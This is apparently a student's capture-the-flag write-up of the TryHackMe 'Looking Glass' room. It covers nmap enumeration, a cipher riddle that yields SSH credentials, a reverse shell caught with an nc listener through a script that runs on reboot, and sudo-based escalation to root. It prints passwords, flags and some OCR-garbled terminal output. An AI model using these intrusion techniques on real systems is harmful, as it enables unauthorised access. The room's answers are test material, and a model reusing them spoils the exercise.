

PenTest 1

ROOM A

SANG HAEKEO

ID	NAME	ROLE
1211101693	Savitha Murugumunisegaran	Member

1. Enumerating

The screenshot shows a Linux desktop environment. On the left, a browser window displays the 'Looking Glass' challenge room from tryhackme.com. The room has a difficulty level of 'Medium'. On the right, a terminal window is open with the command 'nmap -A 10.10.211.76' running. The output of the scan shows various ports and services, including several SSH ports (22, 9000, 9001, etc.) and Dropbear sshd.

```
root@ip-10-10-211-76:~# nmap -A 10.10.211.76
[...]
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
12345/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
13456/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
13722/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
13782/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
13783/tcp open ssh Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
MAC Address: 02:E4:A7:21:FE:33 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[...]
```

Tools Used: NMAP, Reverse shell (nc), PHP

Thought Process and Methodology and Attempts:

The first thing I do is launch a TCP Nmap scan with the following options against the 1,000 most popular ports


- -sC to run default scripts
- -sV to enumerate applications versions

The screenshot shows a browser window for the Looking Glass challenge room and a terminal window. The browser shows task 1: Looking Glass, with instructions to climb through the Looking Glass and capture the flags. The terminal window shows an Nmap scan of the IP 10.10.82.75, which is the host for the challenge room. The scan output includes details about the SSH port (port 22) and other ports like 9000, 9001, etc., which are Dropbear sshd services.


```
root@ip-10-10-211-76:~# nmap -sC -sV nmap/initial 10.10.82.75
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-26 04:07 BST
[...]
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
256 a8:07:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (EDDSA)
|_ 256 26:92:59:2d:5e:25:90:09:f5:e5:e0:33:81:77:6a (EDDSA)
9000/tcp  open  ssh     Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:a:d4:3f:56:c2:cfc:cb:7d:11 (RSA)
```

The scan has located SSH port 22 and a significant number of other SSH-using ports starting at port 9000. Using the -p- flag to do a scan and list all open ports: I google and understand the remaining port belongs to dropbear which is an ssh client as well.

2. Initial Foothold



So, I quickly try to check access the dropbear port and its give weird respond as higher and lower while im putting the ports.



So I assume it's responding based on the correct port with the port I have entered. So I try to match the high and lower as minimum as possible. When a connection is made to port 9850, it responds with the following riddle. Its look like some poem with the wording being mixed. And I understand, if I am able

to solve the riddle, it's asked to enter a secret. So my next hunt to solve the riddle and Mr google help me out.

After a struggle of a few hours. I managed to sort out the riddle from the websites called boxentriq and dcode.fr.

Jabberwocky looks to be a key wording to sort out this riddle.: Then it gives another key called the alphabet cipher.

Once I enter, it sorts out the full details and I manage to get the secret key!

tryhackme.com/room/lookingglass

YouTube Maps

Looking Glass

limb through the Looking Glass and capture the flags.



Start Machine

the questions below

ser flag.

format: ***{*****}

Submit **Hint**

File Edit View Search Terminal Help

```
Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dixe huldoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevn.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitlnofh kaz! Gtntdvl! Ttspj!'
```

'Awb utqasmx, tuh tst zljxxaa bdclj
Wph gjgl aoh zkugsl zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xtdte semja dbxxkhe.
Jdbt tivtm pw sxderpIoeKeudmgstd
Enter Secret:
jabberwock:PurseSelfishDancersHaving
Connection to 10.10.82.75 closed.
root@ip-10-10-211-76:~# ssh -p 11700 10.10.82.75
root@ip-10-10-211-76:~# ssh ~jabberwock@10.10.82.75
~jabberwock@10.10.82.75's password:
root@ip-10-10-211-76:~# ssh jabberwock@10.10.82.75
jabberwock@10.10.82.75's password:

tryhackme.com/room/lookingglass

Step through the looking glass. A sequel to the Wonderland challenge room.

Scoreboard

Difficulty: Medium

Active Machine Information

File Edit View Search Terminal Help

```
Eno pz to yhhqo xyhbke wl sushf,
Bwl Nrutlhdjk, xwmj mnlw fy mpaxt,
Janl pjqumpzgn xhcdgt xag bjskvr dsoo,
Pud cykddtk ej ba gaxt!
```

```
Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dixe huldoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevn.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitlnofh kaz! Gtntdvl! Ttspj!'
```

'Awb utqasmx, tuh tst zljxxaa bdclj
Wph gjgl aoh zkugsl zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xtdte semja dbxxkhe.
Jdbt tivtm pw sxderpIoeKeudmgstd
Enter Secret:
jabberwock:PurseSelfishDancersHaving
Connection to 10.10.82.75 closed.
root@ip-10-10-211-76:~#

I received a password for the user `jabberwock` by entering the secret. With this, I access SSH as usual . I manage to sort the first flag from the user but its reverse format.


So I have to use the rev command to get it right and paste it on the flag. I managed to sort out the first flag and now the next step for the root flag!

3. Root Privilege Escalation

I was checking the users rights and any loopholes to become root users. Unfortunately, my user right only allows me to reboot the server. But I saw, there is script will be run when the server is rebooted. So I was thinking of putting the

reverse engineering python script to login as root using the nc command.

So I found a command to enter on the script to listen in port 4444 from my attack box and I rebooted the system to get auto login.



Unfortunately the password for the jabberwock users has been changed. It can't login with the same password. So I have gone through the same method to get the password and login to the system again.

At last i managed to login to the system using reverse bash shell script.

The screenshot shows a web browser window with the URL tryhackme.com/room/learncyberin25days. On the left, there is a sidebar with a list of 20 tasks, each with a title, day, category, and description. On the right, there is a terminal window showing a root shell on a Linux machine. The terminal session includes a password grab, a connection attempt, and a file named 'humptydumpty.txt' which is later cracked.

```

root@ip-10-10-80-62:~# ssh jabberwock@10.10.82.75
jabberwock@10.10.82.75's password:
Last login: Tue Jul 26 06:44:29 2022 from 10.10.80.62
jabberwock@looking-
Connection to 10.10.80.62 port 4444 [root@ip-10-10-80-62 ~]
root@ip-10-10-80-62:~# nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)

^C
root@ip-10-10-80-62:~# nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)

File "[28-"
64 ^[[28-Connection from 10.10.82.75 37344 received
64 /bin/sh: 0: can't access tty; job control turned off
64 $ $ /bin/sh: 3: [[28-: not found
64 $
64 /bin/sh: 4: [[28-: not found
64 $ ls
Connection to 164 humptydumpty.txt
Connection to 164 poem.txt
root@ip-10-10-80-62:~# [[28-
64 /bin/sh: 6: [[28-: not found
64 $ cat

```

Get some guidance from the THM 25 days course and apply the same for reverse bash script.

This screenshot is similar to the one above, showing the same task list and terminal session. The terminal session shows a root shell on a Linux machine, with the user attempting to execute a command that results in a segmentation fault (core dump).

```

root@ip-10-10-80-62:~# ssh jabberwock@10.10.82.75
jabberwock@10.10.82.75's password:
Last login: Tue Jul 26 06:44:29 2022 from 10.10.80.62
jabberwock@looking-
Connection to 10.10.80.62 port 4444 [root@ip-10-10-80-62 ~]
root@ip-10-10-80-62:~# nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)

File "[28-
[[28-Connection from 10.10.82.75 37344 received!
/bin/sh: 0: can't access tty; job control turned off
$ $ $ /bin/sh: 3: [[28-: not found
$ 
$ /bin/sh: 4: [[28-: not found
$ ls
humptydumpty.txt
poem.txt
$ ^[[28-
64 /bin/sh: 6: [[28-: not found
64 $ cat humptydumpty.txt
64 dcff7seb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e99
64 7692c3ad3540bb883c020b3ae66cd887123234ea0c6e7143c0add73
64 28391d3bc04ec15ccb090426b04a4ab076493cc85f11230bb0105e02d
64 b808e156d18d1cecdcc145637f8cae994c36549a07c8c2315b473dd9
Connection to 164 fa51fd49abf67705da35d18218c115ff5633aec1f9ebfd95d49564
Connection to 164 99776d7df459c9ad5b0e1d6ac61e27befb5e97fd2446677660d7cac
root@ip-10-10-80-62:~# 64 5e84898da28047151d0e56f8dc6292773663d0d6abbd02a11ef7210
64 7468652070613737776f7264206973207a79787776757473721706fe6
64 $ []

```

Once I logged in I saw there is a file called humpty dumpty. I used the file to crack using cyberchef and manage to get the password for a humpty dumpty user.

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like 'From Hex', 'To Base64', 'From Base64', etc. The main area has tabs for 'Recipe' and 'Input'. The 'Input' tab shows a long hex string. The 'Output' tab shows the decoded result:
j=ö@B?_ZLÐ"xiöj!^.hhövk@.é.ia^v.Å.5@
...:iff...246.nqCÄ.x?ö1í(9.;ANÄù
o.^..ß^\$..äñl..10^äcuöEé.ÄeI |#. "SÝ..@ööQyI öw.öE|..._öc:1..öU-.]IVAoöö
öE..ö^öö-aä{juö.ööfgv.xÖöDöö..H.Ü.(.qqööö.Ä)'s^=br/>j=ö*.ir..ööthe password is zyxwvutsrqponmlk

it does not allow me to login as users without bash. Either it does not allow me to login from my attackbox directly using username and password.

The screenshot shows the TryHackMe challenge interface. On the left, a list of tasks is visible: Task 12, Task 13, Task 14, Task 15, Task 16, Task 17, Task 18, Task 19, and Task 20. Task 16 is currently selected. On the right, a terminal window titled 'nc -nvlp' shows the password being entered: root@ip-10-10-80-62:~\$ su: must be run from a terminal. The password is entered as zyxwvutsrqponmlk.

Then I used the python command to make this as bash script.


The screenshot shows the TryHackMe Looking Glass interface. On the left, a sidebar lists various tasks categorized by day and type. On the right, a terminal window is open, showing a root shell on the IP 10.10.82.75. The terminal output includes several bytes from the machine and a command to run a python script named poem.txt.

Once i login, i checked, i have the access for the users alice rsa ID. So I need to login as Alice to check the file inside her ID.


The screenshot shows the Looking Glass task page. It includes a table with columns for Title, IP Address (10.10.82.75), and Expires (38m 57s). Below the table is a progress bar at 50%. The main area contains a description of the task and a "Start Machine" button. A terminal window on the right shows a root shell on the IP 10.10.82.75. The terminal output shows several bytes from the machine and a command to run a python script named poem.txt.

I notice that I have access to a private key to login to servers without a password.

I download the file to attackbox and use that key to login to servers.



To gain root, just one more privilege escalation remains! However, there is only one sudo command I can execute as Alice. I checked the file "/etc/sudoers.d" to locate this command.



Then, I switch users to root, it does not allow me and asks for password. I checked the sudoers file and noticed there is a reverse format of the hostname. So I have to use the sudo -H command to login to bash. It's unable to resolve the host but I manage to login as root.

The screenshot shows a browser window with a challenge titled "Task 1 Looking Glass". The challenge page includes a classic illustration of Alice from "Alice's Adventures in Wonderland". A terminal window on the right shows the user has gained root privileges and is running a command to find the flag.

```

root@ip-10-10-238-171:~ root@looking-glass:/root
File Edit View Search Terminal Help
root@looking-glass:/root# ls -alrh
total 44K
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 3.1K Apr  9 2018 .bashrc
drwx----- 2 root root 4.0K Jun 30 2020 .ssh
drwxr-xr-x  3 root root 4.0K Jun 30 2020 .local
-rw-r--r--  1 root root 66 Jun 30 2020 .selected_editor
-rw-r--r--  1 root root 144 Jun 30 2020 passwords.sh
drwxr-xr-x  2 root root 4.0K Jun 30 2020 passwords
drwxr-xr-x 24 root root 4.0K Jul  2 2020 ..
lrwxrwxrwx  1 root root  9 Jul  3 2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 38 Jul  3 2020 root.txt
-rw-r--r--  1 root root 368 Jul  3 2020 the_end.txt
drwx----- 5 root root 4.0K Jul  3 2020 .
root@looking-glass:/root# cat password.sh
cat: password.sh: No such file or directory
root@looking-glass:/root# cat passwords.sh
python3 /root/passwords/passGenerator.py > /home/tryhackme/passwd; (cat /home/tryhackme/passwd; cat /home/tryhackme/passwd) | passwd jabberwock
root@looking-glass:/root# cat root.txt
}f3dae0dec817ad10b750d79f6b7332cb(mht
root@looking-glass:/root# cat root.txt | rev
thm(bc2337bf97d057b01da718ced6ead3f)
root@looking-glass:/root#

```

Whoah! I managed to enter the server as root!. As a final step, I login to servers and get the flag. It's on rev order as well, but i manage to use command and make it right!

The screenshot shows a browser window with a challenge titled "Task 1 Looking Glass". The challenge page includes a classic illustration of Alice from "Alice's Adventures in Wonderland". A terminal window on the right shows the user has gained root privileges and is running a command to find the flag.

```

root@ip-10-10-238-171:~ root@looking-glass:/root
File Edit View Search Terminal Help
root@looking-glass:/root# ls -alrh
total 44K
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 3.1K Apr  9 2018 .bashrc
drwx----- 2 root root 4.0K Jun 30 2020 .ssh
drwxr-xr-x  3 root root 4.0K Jun 30 2020 .local
-rw-r--r--  1 root root 66 Jun 30 2020 .selected_editor
-rw-r--r--  1 root root 144 Jun 30 2020 passwords.sh
drwxr-xr-x  2 root root 4.0K Jun 30 2020 passwords
drwxr-xr-x 24 root root 4.0K Jul  2 2020 ..
lrwxrwxrwx  1 root root  9 Jul  3 2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 38 Jul  3 2020 root.txt
-rw-r--r--  1 root root 368 Jul  3 2020 the_end.txt
drwx----- 5 root root 4.0K Jul  3 2020 .
root@looking-glass:/root# cat password.sh
cat: password.sh: No such file or directory
root@looking-glass:/root# cat passwords.sh
python3 /root/passwords/passGenerator.py > /home/tryhackme/passwd; (cat /home/tryhackme/passwd; cat /home/tryhackme/passwd) | passwd jabberwock
root@looking-glass:/root# cat root.txt
}f3dae0dec817ad10b750d79f6b7332cb(mht
root@looking-glass:/root# cat root.txt | rev
thm(bc2337bf97d057b01da718ced6ead3f)
root@looking-glass:/root#

```

CONTRIBUTION

ID	NAME	CONTRIBUTION	SIGNATURES
1211101693	Savitha Murugumunisegaran	Launch a TCP Nmap scan	<i>Savitha</i>
1211101693	Savitha Murugumunisegaran	Solve the riddle from the website called boxentriq and dcode.fr	<i>Savitha</i>
1211101693	Savitha Murugumunisegaran	Use the reverse engineering python script to login as root using the nc command	<i>Savitha</i>
1211101693	Savitha Murugumunisegaran	Enter the server as root and login to servers and get the flag. Using rev order and use command to make it right!	<i>Savitha</i>

VIDEO LINK:

<https://www.youtube.com/watch?v=Kw8CWJNt0CY>